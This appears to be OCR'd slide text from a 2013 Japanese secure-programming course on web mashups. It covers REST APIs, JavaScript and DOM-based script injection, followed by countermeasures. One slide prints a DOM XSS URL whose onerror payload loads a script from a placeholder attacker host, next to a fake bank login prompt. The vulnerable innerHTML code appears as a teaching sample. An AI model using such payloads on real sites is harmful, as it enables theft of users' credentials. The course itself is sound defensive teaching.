『セキュア･プログラミング講座
（Webアプリケーション編）』
マッシュアップ

技術本部 セキュリティセンター
企画グループ

Copyright © 2013 独立行政法人情報処理推進機構

アジェンダ


0. 導入
1. Web API（Webサービス）
2. マッシュアップの構図
3. ブラウザオブジェクト

＜休憩＞

4. クライアント側コードに起因するスクリプト注入
5. 「同一源泉」と「他源泉」
6. 他のマッシュアップ論点の学習方法

Copyright © 2013 独立行政法人情報処理推進機構

0. 導入



『セキュア・プログラミング講座』

「セキュア・プログラミング講座」

Webアプリケーション編

C/C++言語編

さらなる分野

ブラウザ 対 サーバ

Ajax

マッシュアップ

従来のWebアプリケーション

Copyright © 2013 独立行政法人情報処理推進機構

流れ – 従来

Copyright © 2013 独立行政法人情報処理推進機構

Ajax流アプリケーション

サーバ

ブラウザ

HTML
コンテンツ

DOM

ユーザ

JavaScript
コード

Web API

Copyright © 2013 独立行政法人情報処理推進機構

流れ – Ajax流

ブラウザ

サーバ

HTML
コンテンツ

DOM

滑らかな画面変化

JavaScript
コード


Web API


Web API

Web API

ユーザ

構図の変化





Copyright © 2013 独立行政法人情報処理推進機構

1. Web API

操作	HTTPリクエスト
検索	GET http://example.com/books/723
新規	POST http://example.com/books/723 + データ
更新	PUT http://example.com/books/723 + データ
削除	DELETE http://example.com/books/723

Copyright © 2013 独立行政法人情報処理推進機構

Web API

- Web API とは

- 動的なコンテンツである
- ユーザとは会話しない
- クライアントプログラムへデータや演算を提供する

Copyright © 2013 独立行政法人情報処理推進機構

シンプルなREST風が登場

- REST
  - Representational State Transfer
  - Web分散システム連携に適した設計原則

Copyright © 2013 独立行政法人情報処理推進機構

REST風

操作	HTTPリクエスト
検索	GET http://example.com/books/723
新規	POST http://example.com/books/723 + データ
更新	PUT http://example.com/books/723 + データ
削除	DELETE http://example.com/books/723

Copyright © 2013 独立行政法人情報処理推進機構

REST風の4つの特徴

- ステートレスな通信プロトコル
  - 複数の呼出し間の状態は維持されない
- リソースでステートを表現
  - リソース中のハイパーリンクによって別のステートへ遷移
- 簡素化されたオペレーション
  - リソースの「生成」「参照」「更新」「削除」
- URIのパス部分でリソースを識別
  - 例 http://example.com/books/723


サーバ側フレームワークによるサポート

- REST風パス
  ⇒ 動かすサーバ側プログラム の自動対応づけ
- 例：Ruby on Rails の「resourcesタイプ」ルーティング

リクエスト	呼ばれるコントローラとアクション	備考
`POST /books/:id`	`books#create`	新規作成
`GET /books/:id`	`books#show`	参照
`PUT /books/:id`	`books#update`	更新
`DELETE /books/:id`	`books#destroy`	削除
`GET /books`	`books#index`	一覧表示
`GET /books/new`	`books#new`	新規用フォーム表示
`GET /books/:id/edit`	`books#edit`	更新用フォーム表示

Copyright © 2013 独立行政法人情報処理推進機構

2.マッシュアップの構図



Copyright © 2013 独立行政法人情報処理推進機構


マッシュアップとは

- 音楽 DJ の世界における「マッシュアップ」
  - 複数の既存の楽曲を組み合わせて
  - 新たな楽曲を創造すること
- Webにおける「マッシュアップ」
  - 複数の既存のWeb API を組み合わせて
  - 新たなWeb アプリケーションを開発すること


Copyright © 2013 独立行政法人情報処理推進機構

2 種類のマッシュアップ

クライアント側 マッシュアップ




サーバ側 マッシュアップ




Copyright © 2013 独立行政法人情報処理推進機構

マッシュアップに対する侵害パターン


悪意のAPI ⇒ ユーザ



無関係のサイト ⇒ API




悪意のAPI ⇒ API



無関係のクライアント ⇒ API

Copyright © 2013 独立行政法人情報処理推進機構

3.ブラウザオブジェクト



コンテンツに動きを添えるJavaScript

```
function confirmDeletion (itemName, itemId, action) {
    var msg = "" + itemName + " を削除しますか?";

    if (window.confirm(msg)){
        var form1 = document.getElementById ("form1");
        form1.selected_item.value = itemId;
        form1.action = action;
        form1.submit();
    }
}
```

Copyright © 2013 独立行政法人情報処理推進機構

JavaScript言語の特徴

- インタプリタ言語
- Javaに似た構文 （似て非なる言語）
- 動的型言語
- オブジェクト指向 （プロトタイプを使う）
- リテラル表記の表現力
- 関数型プログラミング

Copyright © 2013 独立行政法人情報処理推進機構

JavaScript の主なデータ型

```
// 数値
var count = 3;
var number = -3.14;

// 論理値
var ok = (x == 3);

// 文字列
var string1 = 'Space,';
var string2 = "the final frontier.";

// 正規表現
var ok    = /^([a-z]+):([0-9]+)$/.test("abc:123");
var list1 = /^([a-z]+):([0-9]+)$/.exec("abc:123");
var list2 = "abc:123".match(/^([a-z]+):([0-9]+)$/);
```

Copyright © 2013 独立行政法人情報処理推進機構

JavaScript の配列とオブジェクト

```
// 配列
var arr = [123, "abc", 456];
var element = arr[0];

// オブジェクト
var obj1 = new Foo();
var obj2 = {name:"apple", color:"red", weight:300};
obj1.doSomething ();
obj2.color = "green";
obj2 = null;

// 関数もオブジェクト
var obj3 = function (a,b) {return a + b;}
```

Copyright © 2013 独立行政法人情報処理推進機構

オブジェクト リテラルの例

```
var param = {
    type: "get",
    url: "/api/get_item",
    dataType: "json",
    data: item_id,
    scriptCharset: "utf-8",
    success: function(response) {
        showItem(response);
    },
    error: function(xhr, status, error) {
        window.frames[0].window.alert("Network Error");
    }
};

$.ajax (param);
```

Copyright © 2013 独立行政法人情報処理推進機構

JavaScript の制御構造

- if - else
- switch - case - default
- for
- while
- do - while
- break
- continue

- function *name* (*args*) {...}
- *name* = function (*args*) {...}
- *name* (*args*)

Copyright © 2013 独立行政法人情報処理推進機構

コンストラクタとプロトタイプ

Foo()

コンストラクタ
関数

プロトタイプ
オブジェクト

プロパティ

プロパティ

プロパティ

new Foo()

新しい
オブジェクト

コンストラクタは
オブジェクトに振る舞いを与える

Copyright © 2013 独立行政法人情報処理推進機構

ブラウザのJavaScript実行環境

eval,
XMLHttpRequest,
等

ECMAScript
オブジェクト

history,
location,
navigator,
screen 等

WebSocket,
Web Storage,
Web Workers 等

ブラウザ
オブジェクト

document

document
Element

HTML, XML に対応するオブジェクトツリー

DOM

JavaScript アプリケーションコード

Copyright © 2013 独立行政法人情報処理推進機構

window とグローバルオブジェクト

- グローバルオブジェクト
  - すべてのオブジェクトを収容するトップレベルのオブジェクト
  - ブラウザに限らず、JavaScript 実行環境に存在

- ブラウザのグローバルオブジェクト == window
  - document　　window.document　　⇒ 同じ
  - eval(“式”)　　window.eval(“式”)　　⇒ 同じ

Copyright © 2013 独立行政法人情報処理推進機構

window オブジェクト

window

eval,
XMLHttpRequest,
等

ECMAScript
オブジェクト

history,
location,
navigator,
screen 等

WebSocket,
Web Storage,
Web Workers 等

ブラウザ
オブジェクト

document

document
Element


HTML, XML に対応するオブジェクトツリー

DOM

JavaScript アプリケーションコード

Copyright © 2013 独立行政法人情報処理推進機構


4. クライアント側コードに起因するスクリプト注入



Copyright © 2013 独立行政法人情報処理推進機構

標的のページ

http://TARGET/t.html#Space, the <i style="color:red">final</i> frontier



Copyright © 2013 独立行政法人情報処理推進機構

見出しを作り出している部分

```
<h3 id="id1"></h3>

...

<script>
   document.getElementById("id1").innerHTML =
      location.hash.substr(1);
</script>
```

Copyright © 2013 独立行政法人情報処理推進機構

スクリプト注入攻撃

```
http://TARGET/t.html#<img src=/ onerror="s=document.createElement('script');s.src='http://ATTACKER/b.js';document.getElementsByTagName('body')[0].appendChild(s)">
```

Mozilla Firefox

http://target/t...dChild(s)%22%3E

target/t.html#<img src=/ onerror="s=document.cı

まるまる銀行

IDとパスワードをどうぞ

ID:

パスワード:

送信

Copyright © 2013 独立行政法人情報処理推進機構

攻撃のシーケンス

```
<h3 id="id1"></h3>
document.getElementById("id1").innerHTML = ...
<img src=/ onerror="s=document.createElement('script');...
...s.src='http://ATTACKER/b.js'...">
```


Copyright © 2013 独立行政法人情報処理推進機構

「病理メカニズム」

クライアント側コードに起因するスクリプト注入

Copyright © 2013 独立行政法人情報処理推進機構

スクリプトはどこにあるか・1

document

document Element

HTML, XML
に対応する
オブジェクトツリー

<head>

<body>

<script> <script>


イベントハンドラ

<script>

Copyright © 2013 独立行政法人情報処理推進機構

スクリプトはどこにあるか・2

- <script>要素




```
<script src="URI"></script>
```

- イベントハンドラ属性

```
<img src="URI" onerror="スクリプト">
```

Copyright © 2013 独立行政法人情報処理推進機構

スクリプトはいつ実行されるか・1

<body>

<script>

Copyright © 2013 独立行政法人情報処理推進機構

スクリプトはいつ実行されるか・2

<body>

イベントハンドラ

Copyright © 2013 独立行政法人情報処理推進機構

スクリプトはいつ実行されるか・3

Copyright © 2013 独立行政法人情報処理推進機構

スクリプトはいつ実行されるか・4

<body>

○ イベントハンドラ

Copyright © 2013 独立行政法人情報処理推進機構

スクリプト注入攻撃の構図

eval 系関数

DOM

書き込み
インタフェース

クライアント側
コード

HTTPリクエスト

Cookie

Web API

別の
クライアント側
コード

Copyright © 2013 独立行政法人情報処理推進機構

攻撃パターンの入口

クライアント側
コード

- window.location ← HTTPリクエスト
- document.URL 等 ← HTTPリクエスト
- document.cookie ← Cookie
- XHR2 ← Web API
- WebSocket ← Web Socket 対応サーバ
- window.name ← 別のクライアント側コード
- postMessage( ) ← 別のクライアント側コード
- Web Storage
- DOMの各種プロパティ ← 別のクライアント側コード

スクリプトが入り込む先

Copyright © 2013 独立行政法人情報処理推進機構

まとめ

eval 系関数

DOM

書き込み
インタフェース

クライアント側
コード

外から来た値

HTTPリクエスト

Cookie

Web API

別の
クライアント側
コード

「対策」

クライアント側コードに起因するスクリプト注入

Copyright © 2013 独立行政法人情報処理推進機構

スクリプトを分離する

- インラインスクリプトを避ける

```
<script> スクリプト </script>
```

```
<span onmouseover="f(event)">
```

  - サーバ側コードでスクリプトを出力しない
  - サーバ側コードでスクリプトを動的に編集しない

- その代わり

```
<script src="URI"></script>
```

```
<span id="span1">
```

```
document.getElementById("span1")
    .onmouseover = function(event){...}
```

  - スクリプトは、HTMLとは別ファイルに

Copyright © 2013 独立行政法人情報処理推進機構

入力を警戒する

- 「仕様」に適合する入力値のみを受け入れる

```
var pattern = /^[ ,A-Za-z0-9_]+$/;

if (pattern.test (input_value)) {
   validated = input_value;
} else {
   (エラー処理)
}
```

Copyright © 2013 独立行政法人情報処理推進機構

正規表現バグに注意する

- 「.+」「.*」は貪欲
  - "alfa,bravo,charlie,delta" の中の最初の語を取り出そうとして `/^(.*),/` を用いると "alfa,bravo,charlie" を得てしまう
  - `/^(.*?),/` や `/^([^,]*),/` ならうまくいく
- 「. 」は《すべての文字》ではない
  - 改行文字にはマッチしない
  - 改行文字は4種類ある: `¥r ¥n ¥u2028 ¥u2029`
- 「^」「$」を忘れない
  - 文字列全体を検証するには、`/^¥d{3,10}$/` のように、^...$ で囲む

Copyright © 2013 独立行政法人情報処理推進機構

タグではなくテキストとして出力する

- 避けるべきコード

```
<ul id="foo"></ul>
var ul = document.getElementById("foo");
ul.innerHTML += "<li>" + value + "</li>";
```

- 安全なコード

```
var ul = document.getElementById("foo");
var li = document.createElement ("li");
li.textContent = value;
ul.appendChild (li);
```

jQuery を使って書くなら:

```
$("#foo").append ($("<li></li>").text(value));
```

Copyright © 2013 独立行政法人情報処理推進機構

jQuery 使用時に気をつけるところ･1

- $() を用いた検索を避ける

```
$(検索式 )
```

代わりに find() を使う

```
$(document).find (検索式 )   または
$("#id").find (検索式 )
```

jQuery 使用時に気をつけるところ・2

